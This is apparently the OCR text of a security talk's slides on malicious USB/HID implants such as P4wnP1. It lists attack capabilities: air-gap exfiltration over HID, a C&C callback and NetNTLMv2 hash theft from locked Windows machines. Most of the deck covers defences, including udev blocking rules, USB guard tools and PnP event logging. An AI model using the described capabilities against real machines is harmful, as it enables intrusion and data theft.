


P4wnP1 – Operating Features


- **Bypass Air-Gapped restrictions**
  - Uses a HID RAW as exfil channel to transfer data back (~50Kb/s)
  - The HID backdoor can call back a remote C&C (in case of a weaponized gadget & a known WiFi network available)
- **Supports RubberDucky Scripts**
  - Can also be triggered by CAPS-, NUM- or SCROLL-LOCK interaction on target
- **Win10 Lockpicker**
  - Steals NetNTLMv2 hash from locked Windows machine, attempts to crack the hash and enters the plain password to unlock the machine on success. (Fixed with KB4041691 on October 10, 2017).




AirGap Bypass – On Premises





AirGap Bypass – Phone Home





P4wnP1 Mods – 2G CallHome & OLED UI







http://stephanhahn.ch/

@jermainlaforce

@BeBoXoS

P4wnP1 – Hide & Seek





Device Manager

File Action View Help

- Computer
- Disk drives
- Display adapters
- DVD/CD-ROM drives
- Human Interface Devices
- IDE ATA/ATAPI controllers
- IEEE 1394 host controllers
- Imaging devices
- Keyboards
- Memory technology devices
  - JMicron PCIe SD Host Controller
  - JMicron PCIe SD/MMC Host Controller
- Mice and other pointing devices
  - HID-compliant mouse
  - Synaptics SMBus TouchPad
- Modems
- Monitors
- Network adapters
- Ports (COM & LPT)
  - ECP Printer Port (LPT1)
  - Intel(R) Active Management Technology - SOL (COM4)
- Print queues
- Processors
- Security devices
- Software devices
- Sound, video and game controllers
- Storage controllers
- System devices
- Universal Serial Bus controllers
  - Generic USB Hub
  - Generic USB Hub
  - Intel(R) 7 Series/C216 Chipset Family USB Enhanced Host Controller - 1E2D
  - Intel(R) 7 Series/C216 Chipset Family USB Enhanced Host Controller - 1E26
  - Intel(R) USB 3.0 eXtensible Host Controller - 1.0 (Microsoft)
  - Microsoft Mouse and Keyboard Detection Driver (USB)
  - USB Composite Device
  - USB Root Hub
  - USB Root Hub
  - USB Root Hub (xHCI)

Windows Defender

PC status: Protected

Home | Update | History | Settings | Help

Your PC is being monitored and protected.

Real-time protection: **On**

Virus and spyware definitions: **Up to date**

Scan options:

- Quick
- Full
- Custom

Scan now

Scan details

Last scan: 9/5/2017 at 3:50 PM (Full scan)

whid.ninja

Target's Air-Gapped Computer

https://youtu.be/7fCPsb6quKc

Mitigations 101

- **Do Not Trust unknown USB Devices!**
- **At Most, Use an USB Condom!**
  - Or Create your own DIY version
- **https://github.com/robertfisk/USG**

Mitigations in Linux 101

Use udev rules to **temporarily disable the addition of new HID devices** by creating a file `/etc/udev/rules.d/10-usbblock.rules` with the content:

```
#ACTION=="add",
ATTR{bInterfaceClass}=="03" RUN+="/bin/sh
-c 'echo 0 >/sys$DEVPATH/../authorized'"
```

Base Class	Descriptor Usage	Description
00h	Device	Use class information in the Interface Descriptors
01h	Interface	Audio
02h	Both	Communications and CDC Control
03h	Interface	HID (Human Interface Device)
05h	Interface	Physical
06h	Interface	Image
07h	Interface	Printer
08h	Interface	Mass Storage
09h	Device	Hub
0Ah	Interface	CDC-Data
0Bh	Interface	Smart Card
0Dh	Interface	Content Security
0Eh	Interface	Video
0Fh	Interface	Personal Healthcare
10h	Interface	Audio/Video Devices
11h	Device	Billboard Device Class
12h	Interface	USB Type-C Bridge Class
DCh	Both	Diagnostic Device
E0h	Interface	Wireless Controller
EFh	Both	Miscellaneous
FEh	Interface	Application Specific
FFh	Both	Vendor Specific

Run to Block:

```
sed -i 's/#//' /etc/udev/rules.d/10-usbblock.rules; udevadm
control --reload-rules
```

Run to Unlock Before Reboot:

```
sed -i `s/^/#/' /etc/udev/rules.d/10-usbblock.rules; udevadm
control --reload-rules
```

Mitigation Tools – Linux

- **https://github.com/trpt/usbdeath**
  - Anti-forensic tool that writes udev rules for known usb devices and do some things at unknown usb insertion or specific usb device removal
- **https://github.com/USBGuard/usbguard**
  - Software framework for implementing USB device authorization policies

Mitigation Tools – Windows

- **https://github.com/pmsosa/duckhunt**
  - **Four Operational Modes:**
    - **Paranoid:** KB input is disallowed until a password is input. Attack will also be logged.
    - **Normal:** KB input will temporarily be disallowed. Attack will also be logged.
    - **Sneaky:** A few keys will be dropped. Attack will also be logged.
    - **LogOnly:** Simply log the attack.
- **https://github.com/JLospinoso/beamgun**
  - When a malicious HID is inserted it blocks keystrokes injection by continuously stealing focus (and eventually locking the workstation)

Plug-and-Play Event Logs

Local Group Policy Editor

File Action View Help

- Local Computer Policy
  - Computer Configuration
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Deployed Printers
      - Security Settings
        - Account Policies
        - Local Policies
        - Windows Firewall with Advanced S
        - Network List Manager Policies
        - Public Key Policies
        - Software Restriction Policies
        - Application Control Policies
        - IP Security Policies on Local Compu
        - Advanced Audit Policy Configuratic
          - System Audit Policies - Local Gro
            - Account Logon
            - Account Management
            - Detailed Tracking
            - DS Access
            - Logon/Logoff
            - Object Access
            - Policy Change
            - Privilege Use
            - System
            - Global Object Access Auditin
    - Policy-based QoS
  - Administrative Templates
    - Control Panel
    - Network

Subcategory

- Audit DPAPI Activity
- Audit PNP Activity
- Audit Process Creation
- Audit Process Termination
- Audit RPC Events
- Audit Token Right Adjusted

Audit PNP Activity Properties

Policy | Explain

PNP Activity

This policy setting allows you to audit when plug and play detects an external device.

If you configure this policy setting, an audit event is generated whenever plug and play detects an external device. Only Success audits are recorded for this category.
If you do not configure this policy setting, no audit event is generated when an external device is detected by plug and play.

Volume: Low

OK | Cancel | Apply

Microsoft Edge

Plug-and-Play Event Logs

Event Properties - Event 6416, Microsoft Windows security auditing.

General Details

A new external device was recognized by the system.

Subject:
Security ID: SYSTEM
Account Name: VILNIUSVMLBO$
Account Domain: WORKGROUP
Logon ID: 0x3E7

Device ID: USB\VID_1B4F&PID_9208&MI_00\8&2fc8707d&0&0000

Device Name: Arduino LilyPad USB (COM3)

Class ID: {4d36e978-e325-11ce-bfc1-08002be10318}

Class Name: Ports

Vendor IDs:
USB\VID_1B4F&PID_9208&REV_0100&MI_00
USB\VID_1B4F&PID_9208&MI_00

Compatible IDs:
USB\Class_02&SubClass_02&Prot_01
USB\Class_02&SubClass_02
USB\Class_02

Location Information:
0013.0000.0000.007.001.000.000.000.000

Log Name: Security
Source: Microsoft Windows sec
Logged: 28/12/2017 15:41:00
Event ID: 6416
Task Category: Plug and Play Events
Level: Information
Keywords: Audit Success
User: N/A
Computer: VilniusVMLBO
OpCode: Info
More Information: Event Log Online

Event Properties - Event 6416, Microsoft Windows security auditing.

General Details

A new external device was recognized by the system.

Subject:
Security ID: SYSTEM
Account Name: VILNIUSVMLBO$
Account Domain: WORKGROUP
Logon ID: 0x3E7

Device ID: HID\VID_1B4F&PID_9208&MI_02&Col02\9&157e8f80&0&0001

Device Name: HID Keyboard Device

Class ID: {4d36e96b-e325-11ce-bfc1-08002be10318}

Class Name: Keyboard

Vendor IDs:
HID\VID_1B4F&PID_9208&REV_0100&MI_02&Col02
HID\VID_1B4F&PID_9208&MI_02&Col02
HID\VID_1B4F&UP:0001_U:0006
HID_DEVICE_SYSTEM_KEYBOARD
HID_DEVICE_UP:0001_U:0006
HID_DEVICE

Compatible IDs:

Log Name: Security
Source: Microsoft Windows sec
Logged: 28/12/2017 15:41:00
Event ID: 6416
Task Category: Plug and Play Events
Level: Information
Keywords: Audit Success
User: N/A
Computer: VilniusVMLBO
OpCode: Info
More Information: Event Log Online

Event 6416: A new external device was recognized by the System.

PowerShell Event Logs

Local Group Policy Editor

File Action View Help

- Local Computer Policy
  - Computer Configuration
    - Software Settings
    - Windows Settings
    - Administrative Templates
      - Control Panel
      - Network
      - Printers
      - Server
      - Start Menu and Taskbar
      - System
      - Windows Components
        - ActiveX Installer Service
        - Add features to Windows 10
        - App Package Deployment
        - App Privacy
        - App runtime
        - Application Compatibility
        - AutoPlay Policies
        - Biometrics

Windows PowerShell

Select an item to view its description.

Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
Turn on Script Execution	Not configu...	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configu...	No

Extended | Standard

5 setting(s)

Resources

- http://whid.ninja
- https://medium.com/@LucaBongiorni/
- https://github.com/exploitagency/ESPloitV2
- https://github.com/sensepost/USaBUSe
- https://github.com/mame82/P4wnP1
- https://github.com/mossmann/cc11xx/tree/master/turnipschool
- https://srlabs.de/bites/usb-peripherals-turn/
- https://hakshop.com/products/usb-rubber-ducky-deluxe
- https://nsa.gov1.info/dni/nsa-ant-catalog/usb/index.html
- http://p4wnp1.readthedocs.io/en/latest/

Fin

newsletter.whid.ninja